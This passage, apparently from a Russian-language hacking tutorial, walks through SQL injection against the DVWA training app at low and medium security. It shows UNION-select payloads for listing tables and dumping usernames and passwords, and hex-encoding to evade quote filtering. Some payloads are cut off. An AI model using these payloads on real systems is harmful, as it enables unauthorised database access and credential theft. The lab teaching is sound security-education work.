1,2», и посмотрим на вывод:



Мы можем выводить информацию в первом и втором столбце.
Я хочу выбрать базу данных в 1-м столбце, при помощи выражения «1’ union s
e




Имя искомой базы данных – «dvwa».
Для вывода более полной информации нам пригодится выражение: «union „dvwa“»:




Как видим, я получил столбцы: «guestbook», и «users».
И теперь мы можем попробовать найти столбцы для каждой из этих таблиц. Это будет Вашим домашним заданием.

Я знаю, что в таблице «users», есть столбцы «username», и «password». Для инъекции мне понадобится выражение: «union select user, password from




Как Вы можете видеть, произошел вывод всех паролей и пользователей, которые есть в таблице «users».


Усложним задачу и изменим уровень безопасности на средний «medium»:



Перейдем на вкладку SQL Injection и повторим те же шаги, что и на уровне




При вводе цифры 1, страница работает корректно.
А когда мы прописываем кавычку в URL, то видим ошибку:




Данная ошибка отличается от предыдущей, так как страница жалуется на введенную кавычку.


Добавим в выражение истинное значение «and 1=1%23». Мы должны увидеть правильную страницу:



Как Вы заметили, страница неправильная.
Попробуем изменить кавычку на код HTML. Символ кавычки «‘», будет эквивалентен %27:




И я снова получаю ту же ошибку.
Использование SQL-инъекций может отличаться от сайта к сайту. Это метод проб и ошибок.
Вовсе избавимся от кавычек в строке URL:




Страница отображается корректно.

Изменим выражение на ложное, заменив цифру 1 на 2:




Видим вывод, который говорит нам о том, что страница уязвима к SQL-инъекциям. Суть в том, что мы не используем кавычку, а сразу добавляем выражение.
Продолжим исследование, и введем выражение «union select 1,2»:



Этот вывод говорит о том, что мы можем выводить информацию в 1-м и 2-м столбцах.


Попытаемся получить список таблиц, которые нам необходимы. Это делается с помощью выражения «union select table_name, 2 from information_schema.tables»:



Отлично, и мы добились того же результата, что и раньше.

SQL-инъекции. Использование более сложных SQL-инъекций.


Попробуем отфильтровать наши таблицы и оставить только те, которые есть в нашей базе данных, а это «dvwa». Будет использоваться условие «where», как и раньше. Выражение будет иметь вид: «union select table_name, 2 from



В итоге получаем ошибку, в которой говорится о кавычках. Веб-сайт имеет фильтрацию от нежелательных символов. Исходя из предыдущих уроков мы использовали символы HTML, а именно %27, но ничего не получилось.


Кавычки содержатся в базе данных «“dvwa“», которая обрамлена одинарными кавычками. Предлагаю воспользоваться инструментом BurpSuite - декодер, для того, чтобы сконвертировать текст «dvwa» в 16-тиричный формат.

Для примера я декодирую символ #:




Получился вывод %23.

Далее конвертируем текст «dvwa» в цифры:



Тонкость в том, что для ввода цифрового значения в поле URL нужно прописать комбинацию цифр и символов «0x». Выражение примет вид:

